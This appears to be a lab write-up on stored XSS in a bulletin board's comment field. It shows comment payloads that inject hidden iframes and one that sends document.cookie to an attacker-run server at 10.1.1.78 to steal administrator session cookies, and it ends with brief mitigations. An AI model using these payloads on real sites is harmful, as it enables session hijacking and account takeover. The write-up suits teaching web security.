


* 1. Thinking :
     1. When other user open this site , the scripts will run if his browser allow JavaScript .
     2. The scripts run , because the site don’t escape string of the comments , so the browser run it as JavaScript.



# The simple apply of persistent XSS vulnerability


* 1. Leave a comment and change the content to : <iframe src="http://www.hit.edu.cn"></iframe>



* 1. test the effect



* 1. change the comment to:<iframe src=http://today.hit.edu.cn width="0" height="0"></iframe>



* 1. it don’t display today.hit.edu.cn , because the size of the window had been set to zero

# Use persistent XSS to session cookies

# leave comments to the site, add statement: *<script>document.write(document.cookie)</script>*

# 

# the result is :

# 

# Administrator login and check what is different

# 

# add comments containing: <script>alert(document.cookie)</script>

# build a IIS website to save the cookies

# 

# add comments containing: *<script>document.write("<iframe width=0 height=0 src='*[*http://10.1.1.78/cookie.asp?cookie*](http://10.1.1.78/cookie.asp?cookie)*="+document.cookie+"'></iframe>");</script>*

# 

# Now we receive the cookies

# 

1. Conclusion

## Preventive measures

### Contextual output encoding/escaping of string input

### validating untrusted HTML input

### Disabling scripts

## use new tools like “Javascript sandbox tools”.

* 1. The bbs is full of vulnerability . It needs some patch to fix the system.